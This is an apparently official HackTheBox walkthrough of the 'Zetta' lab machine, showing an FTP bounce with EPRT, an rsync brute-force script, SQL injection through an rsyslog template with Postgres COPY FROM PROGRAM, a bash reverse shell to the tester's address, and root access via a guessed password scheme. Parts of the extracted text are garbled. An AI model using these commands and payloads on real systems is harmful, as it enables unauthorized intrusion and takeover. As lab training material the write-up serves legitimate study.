



# HACKTHEBOX



## Zetta

31<sup>th</sup> December 2019 / Document No D19.100.54

Prepared By: MinatoTW

Machine Author: jkr

Difficulty: **Hard**

Classification: Official

# Synopsis

---

Zetta is a hard difficulty Linux machine running an FTP server with FXP enabled, which allows us to leak the server's IPv6 address and scan it. An rsync server is found to be running on the IPv6 interface, that can be brute-forced to gain access to a user's home folder. Enumeration yields a git repository containing a vulnerable template for rsyslog. This is exploited via SQL injection to execute code as the postgres user. A predictable password scheme is then leveraged to gain a root shell.

## Skills Required

---

- Enumeration
- Bash Scripting
- SQL Injection

## Skills Learned

---

- Postgres Command Execution
- FXP & FTP Bounce Attack

# Enumeration

## Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.156 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.10.156
```

```
nmap -p$ports -sC -sV 10.10.10.156
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-31 08:30 PST
Nmap scan report for 10.10.10.156
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Pure-FTPd
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
80/tcp    open  http     nginx
|_http-server-header: nginx
|_http-title: Ze::a Share
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

A Pure-FTPd server is running on port 21, SSH and Nginx are found to be running on their common ports.

## Apache

Browsing to port 80, we come across a website providing file sharing services. Scrolling down to the "Sharing" section, credentials for FTP server can be found.

### SHARING

USE THE BELOW CREDENTIALS ON OUR SHINY FTP SERVER AND START SHARING:

**Username**

OBQZHjmlcXlzpALyv2udjA5CI4YJ7xnK

**Password**

OBQZHjmlcXlzpALyv2udjA5CI4YJ7xnK

**Sharing**

Just share the long and thus secure username and password with your friends and they will have fast access to the same data. No one else will have access.

## FTP

Let's try logging in to FTP with these credentials.

```

ftp 10.10.10.156
Connected to 10.10.10.156.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-IPv6 connections are also welcome on this server.
Name (10.10.10.156:user): 0BQZHjIcXlzpALyv2udjA5CI4YJ7xnK
331 User 0BQZHjIcXlzpALyv2udjA5CI4YJ7xnK OK. Password required
Password:
230-This server supports FXP transfers
230-OK. Current restricted directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Connecting to port 44683
226-Options: -l
226 0 matches total

```

There are no files present in the folder. However, the banner says that the server supports FXP transfers as well as IPv6 connections. According to [wikipedia](#), FXP stands for File eXchange Protocol, which helps in transfer of data from one server to another without client interception. Looking at the [Risk](#) section, we find that servers with FXP enabled are vulnerable to "FTP Bounce" attacks. The FTP Bounce attack lets remote attackers make outbound connections to any IP address, as well as port scan internal hosts of a network.

## Exploiting FXP

Going back to the website, we see that the server supports RFC2428 as well.

it.

 <b>Linux FUSE</b> Pellentesque habitant morbi tristique senectus et netus et malesuada fames ac turpis egestas. Vestibulum tortor quam, feugiat vitae.	 <b>Native FTP</b> We support native FTP with FXP enabled. We also support RFC2428.	 <b>Social Media Hosting</b> Pellentesque habitant morbi tristique senectus et netus et malesuada fames ac turpis egestas. Vestibulum tortor quam, feugiat vitae.
---	---	--

Looking at the [documentation](#), it's found that the RFC permits FTP connections to IPv6 addresses using the `EPRT` command. As we already know the ports exposed on the IPv4 interface, we can attempt to retrieve the server's IPv6 address and scan it. We can find our global IPv6 address using the `ifconfig` command.

```

ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.14.3 netmask 255.255.254.0 destination 10.10.14.3
    inet6 dead:beef:2::1001 prefixlen 64 scopeid 0x0<global>
<SNIP>

```

The syntax of the EPRT command is: `EPRT |2| IPv6 address |port number|`. Start an IPv6 listener on any port using `nc` and then connect to the FTP server.

```

nc 10.10.10.156 21
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
USER 0BQZHjmIcXlzpALyv2udjA5CI4YJ7xnK
331 User 0BQZHjmIcXlzpALyv2udjA5CI4YJ7xnK OK. Password required
PASS 0BQZHjmIcXlzpALyv2udjA5CI4YJ7xnK
230-This server supports FXP transfers
EPRT |2|dead:beef:2::1001|4444|
200-FXP transfer: from 10.10.14.3 to dead:beef:2::1001%160
200 PORT command successful
LIST
150 Connecting to port 4444
226-Options: -l
226 0 matches total

```

The once the `EPRT` command is successful, the `LIST` command can be used to initiate a connection to ourselves, as seen on our listener.

```

nc -6 -lvp 4444
Listening on [::] (family 10, port 4444)
Connection from dead:beef::250:56ff:feb9:c9fd 34568 received!

```

The obtained IPv6 address is scanned to find any other open ports.

```

ncmap -6 -T4 -p- --min-rate=1000 dead:beef::250:56ff:feb9:c9fd
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-31 09:17 PST

Nmap scan report for dead:beef::250:56ff:feb9:c9fd
Host is up (0.17s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
8730/tcp  open  unknown

```

Apart from the existing ports, port 8730 is also discovered. Connecting to it with nc returns a banner saying that it's a rsync server.

```

nc -6 dead:beef::250:56ff:feb9:c9fd 8730
@RSYNCD: 31.0
***** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED *****

You must have explicit, authorized permission to access this rsync
server. Unauthorized attempts and actions to access or use this
system may result in civil and/or criminal penalties.

All activities performed on this device are logged and monitored.

```

Rsync is a fast and efficient file transfer service that also allows for folder synchronization.

# Rsync

Let's try accessing the server using the rsync utility.

```
rsync rsync://[dead:beef::250:56ff:feb9:c9fd]:8730/

***** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED *****

This rsync server is solely for access to the zetta master server.
The modules you see are either provided for "Backup access" or for
"Cloud sync".

bin          Backup access to /bin
boot         Backup access to /boot
lib          Backup access to /lib
lib64        Backup access to /lib64
opt          Backup access to /opt
sbin         Backup access to /sbin
srv          Backup access to /srv
usr          Backup access to /usr
var          Backup access to /var
```

We see a few common folders, however, we're denied read access to any of them. Rsync configuration is usually stored in `/etc/rsyncd.conf`. Let's check if we have read access to it.

```
rsync rsync://[dead:beef::250:56ff:feb9:c9fd]:8730/etc/rsyncd.conf .

ls -la rsyncd.conf
-rw-r--r-- 1 root root 2930 Dec 31 09:44 rsyncd.conf
```

Looking at the configuration, we can see that folder access is based on remote IP address. The `/etc` folder is hidden by default and access to `.git` folders is denied.

```
[etc]
    comment = Backup access to /etc. Also used for cloud sync access.
    path = /etc
    # Do not leak .git repos onto the not so trusted slave servers in the
cloud.
    exclude = .git
    # Temporarily disabled access to /etc for security reasons, the networks
are
    #hosts allow = 104.24.0.54 13.248.97.0/24 52.94.69.0/24 52.219.72.0/22
    hosts allow = 127.0.0.1/32
    hosts deny = 0.0.0.0/0
    # Hiding it for now.
    list = false
```

This means that there might be sensitive repositories in the `/etc/` folder which can come in handy later. There's a hidden module named `home_roy` which provides access to `/home/roy`.

```
[home_roy]
    path = /home/roy
    read only = no
    # Authenticate user for security reasons.
    uid = roy
    gid = roy
    auth users = roy
    secrets file = /etc/rsyncd.secrets
    # Hide home module so that no one tries to access it.
    list = false
```

According to the configuration, the user's password is saved in the `/etc/rsyncd.secrets` file. The secrets file contains the username and password separated by a colon, in the form of `user:password`. Trying to transfer this file returns an access denied error. However, we can see that the file is 13 bytes long.

```
rsync rsync://[dead:beef::250:56ff:feb9:c9fd]:8730/etc/rsyncd.secrets .
rsync: send_files failed to open "/rsyncd.secrets" (in etc): Permission denied (13)
rsync error: some files/attrs were not transferred (see previous errors)

rsync rsync://[dead:beef::250:56ff:feb9:c9fd]:8730/etc/rsyncd.secrets
-r-----          13 2019/07/27 03:43:25 rsyncd.secrets
```

These 13 bytes include four bytes for `roy:` and a line break, which means that the password is  $13 - 4 - 1 = 8$  characters in length. Let's try brute forcing the server with all words of length 8 from `rockyou.txt`. Looking at the `rsync` man page, the following paragraph is found:

```
Some modules on the remote daemon may require authentication. If so, you
will receive a password prompt when you connect. You can avoid the password
prompt by setting the environment variable RSYNC_PASSWORD to the password you
want to use or using the --password-file option. This may be useful when
scripting rsync.
```

The password prompt for login can be avoid by using the `RSYNC_PASSWORD` environment variable or supplying a file using the `--password-file` option.

## Rsync bruteforce

First, all eight character words are extracted from `rockyou.txt`.

```
grep -E '^[.]{8}$' ~/rockyou.txt > wordlist.txt
```

Next, a bash script can be written to read words from the generated wordlist, set the `RSYNC_PASSWORD` environment variable and try authenticating to the server.


```
#!/bin/bash
```



```
for pass in $(cat wordlist.txt)
do
    export RSYNC_PASSWORD=$pass
    rsync -q rsync://roy@[dead:beef::250:56ff:feb9:c9fd]:8730/home_roy
2>/dev/null

    if [[ $? -eq 0 ]]
    then
        echo "Password found: $pass"
        break
    fi
done
```

The script exports the environment variable and then checks the exit code `$?`. A exit code of 0 means that the authentication was successful. Running the script reveals the password to be `computer`.



```
./bruteforce.sh

Password found: computer
```

# Foothold

The user's home folder can now be accessed with the discovered password.

```
RSYNC_PASSWORD=computer rsync rsync://roy@[dead:beef::250:56ff:feb9:c9fd]:8730/home_roy

drwxr-xr-x      4,096 2019/07/28 03:52:29 .
lrwxrwxrwx       9 2019/07/27 03:57:06 .bash_history
-rw-r--r--     220 2019/07/27 00:03:28 .bash_logout
-rw-r--r--    3,526 2019/07/27 00:03:28 .bashrc
-rw-r--r--     807 2019/07/27 00:03:28 .profile
-rw-----    4,752 2019/07/27 02:24:24 .tudu.xml
-r--r--r--      33 2019/07/27 02:24:24 user.txt
```

We can transfer our public key to the `.ssh/authorized_keys` folder in the users' home folder and login via SSH.

```
mkdir .ssh
cp /root/.ssh/id_rsa.pub .ssh/authorized_keys
export RSYNC_PASSWORD=computer
rsync -a .ssh rsync://roy@[dead:beef::250:56ff:feb9:c9fd]:8730/home_roy/

ssh roy@10.10.10.156
Linux zetta 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64
Last login: Tue Dec 31 04:20:45 2019 from 10.10.14.3
roy@zetta:~$ id
uid=1000(roy) gid=1000(roy) groups=1000(roy),4(adm)
```

# Lateral Movement

A file named `.tudu.xml` is found in the home folder. This file can be transferred using scp and viewed using a browser. Among the pending tasks, we see the following entries:

```
-<todo done="no" collapse="no">
  -<title>
    Change shared password scheme from <secret>@userid to something more secure.
  </title>
  <text> </text>
```

The password scheme for users is set to `<secret>@username`, let's note this down for later. The file also mentions something about syslog-db access and PostgreSQL. During enumeration of the rsync server earlier, we found that access to `.git` folders was denied. Let's check if there are any important repositories in the `/etc` folder.

```
find /etc -type d -name ".git" 2>/dev/null
/etc/pure-ftpd/.git
/etc/nginx/.git
/etc/rsyslog.d/.git
```

There are three repositories in the `/etc` folder, out of which nothing interesting is found in the `pure-ftpd` or `nginx` folders. However, looking at the git log in the `rsyslog.d` folder, the following changes are seen.

```
git log -p
commit e25cc20218f99abd68a2bf06ebfa81cd7367eb6a (HEAD -> master)
Author: root <root@zetta.htb>
Date: Sat Jul 27 05:51:43 2019 -0400

    Adding/adapting template from manual.

diff --git a/pgsql.conf b/pgsql.conf

+# https://www.rsyslog.com/doc/v8-stable/configuration/modules/ompgsql.html
+#
+# Used default template from documentation/source but adapted table
+# name to syslog_lines so the Ruby on Rails application Maurice is
+# coding can use this as SyslogLine object.
+#
+template(name="sql-syslog" type="list" option.sql="on") {
+  constant(value="INSERT INTO syslog_lines (message, devicereportedtime) values
+('')
+  property(name="msg")
+  constant(value="','")
+  property(name="timereported" dateformat="pgsql" date.inUTC="on")
+  constant(value="')")
+}
+
+# load module
+module(load="ompgsql")
+
+# Only forward local7.info for testing.
```

```
+local7.info action(type="ompgsql" server="localhost" user="postgres"
pass="test1234" db="syslog" template="sql-syslog")
```

The commit adds configuration for an rsyslog template. Before going through it, let's look at the rsyslog documentation [here](#) and [here](#). Rsyslog is software which allows faster processing of system logs. It provides templates to save kernel, crontab and web server system logs into various DBMS such as MySQL and Postgres. The ompgsql module provides connectivity to the Postgres database, allowing users to commit logs.

From inspecting the configuration above, we see that it forwards all logs from the `local7` syslog facility to the `syslog` database in Postgres running locally. Looking at the following lines:

```
constant(value="INSERT INTO syslog_lines (message, devicereportedtime) values
('")
property(name="msg")
constant(value="','")
property(name="timereported" dateformat="pgsql" date.inUTC="on")
constant(value="')")
```

The templates create a SQL statement to insert the "msg" property into the database. As we can see, there's no sanitization applied to the input, due to which the statement is vulnerable to SQL injection.

Let's test this by manually sending logs to the local7 facility using the `logger` command. As we're in the `adm` group, we can view the errors in the postgres logs. Open two SSH sessions and execute the following command in one of them.

```
tail -f /var/log/postgresql/postgresql-11-main.log
```

Now issue the following command to trigger a SQL error.

```
logger -p local7.info ""
```

The command above results in an error due to an extra quote in the statement.

```
tail -f postgresql-11-main.log
2019-12-31 05:07:03.004 EST [2498] postgres@syslog ERROR:
syntax error at or near "2019" at character 71
2019-12-31 05:07:03.004 EST [2498] postgres@syslog STATEMENT:
INSERT INTO syslog_lines (message, devicereportedtime) values (' \', '2019-12-31 10:07:03')
```

We can bypass the error by balancing the quotes, closing the brackets, and commenting out the rest of the queries using inline comments.

```
logger -p local7.info '", null)-- "
```

The command above doesn't generate any errors. The `null` in the second column is to ensure that something is inserted into the second column.

PostgreSQL supports usage of stacked queries, meaning we can use semi-colons and chain multiple statements through our injection. The `COPY FROM PROGRAM` [feature](#) in postgres can be used to execute a command and copy its output to a table.

```
','', null);DROP TABLE IF EXISTS output; CREATE TABLE output(t TEXT); COPY output  
FROM PROGRAM 'touch /tmp/proof';-- "
```

The statement above creates a table named `output` and then executes the system command `touch /tmp/proof`. However, this statement would result in a syntax error due to single quotes. Postgres provides an alternate way to use quotes through "[Dollar Quoting](#)". We can use this instead of single quotes around our command.

```
','', null);DROP TABLE IF EXISTS output; CREATE TABLE output(t TEXT); COPY output  
FROM PROGRAM $$$ touch /tmp/proof $$$;-- "
```

The backslash is used to escape the dollar and prevent bash from recognizing it.

```
logger -p local7.info "',' null);DROP TABLE IF EXISTS output; CREATE TABLE output(t TEXT);  
COPY output FROM PROGRAM $$$ touch /tmp/proof $$$; SELECT * FROM output;-- "
```

The command above should create a file named `/tmp/proof` owned by postgres.

```
roy@zetta:/etc/rsyslog.d$ ls -la /tmp/proof  
-rw----- 1 postgres postgres 0 Dec 31 05:47 /tmp/proof
```


A reverse shell can be executed as the postgres user. Create a file named `/tmp/shell.sh` with the following contents:

```
#!/bin/bash  
bash -i >& /dev/tcp/10.10.14.3/4444 0>&1
```

Then execute it using the injection.

```
roy@zetta:/etc/rsyslog.d$ chmod +x /tmp/shell.sh  
roy@zetta:/etc/rsyslog.d$ logger -p local7.info "',' null);DROP TABLE IF EXISTS output;  
CREATE TABLE output(t TEXT); COPY output FROM PROGRAM $$$ /tmp/shell.sh $$$;-- "
```

The command above should give us a shell.




```
nc -lvp 4444
Listening on [] (family 2, port)
Connection from 10.10.10.156 45408 received!
bash: cannot set terminal process group (2838): Inappropriate ioctl for device
bash: no job control in this shell
postgres@zetta:/var/lib/postgresql/11/main$ id
uid=106(postgres) gid=113(postgres) groups=113(postgres),112(ssl-cert)
```

# Privilege Escalation

Browsing to the postgres home folder and viewing `.psql_history`, we see the following:

```
CREATE DATABASE syslog;
\c syslog
CREATE TABLE syslog_lines ( ID serial not null primary key, CustomerID bigint,
ReceivedAt timestamp without time zone NULL, DeviceReportedTime timestamp
without time zone NULL, Facility smallint NULL, Priority smallint NULL, FromHost
varchar(60) NULL, Message text, NTSeverity int NULL, Importance int NULL,
EventSource varchar(60), EventUser varchar(60) NULL, EventCategory int NULL,
EventID int NULL, EventBinaryData text NULL, MaxAvailable int NULL, CurrUsage
int NULL, MinUsage int NULL, MaxUsage int NULL, InfoUnitID int NULL, SysLogTag
varchar(60), EventLogType varchar(60), GenericFileName VarChar(60), SystemID int
NULL);
\d syslog_lines
ALTER USER postgres WITH PASSWORD 'sup3rs3cur3p4ass@postgres';
```

The password for the postgres user was set to `sup3rs3cur3p4ass@postgres`. We already know that user passwords are of the form `<secret>@user`. This means that the password for root could be: `sup3rs3cur3p4ass@root`.



```
roy@zetta:/etc/rsyslog.d$ su
Password: <sup3rs3cur3p4ass@root>
root@zetta:/etc/rsyslog.d# id
uid=0(root) gid=0(root) groups=0(root)
```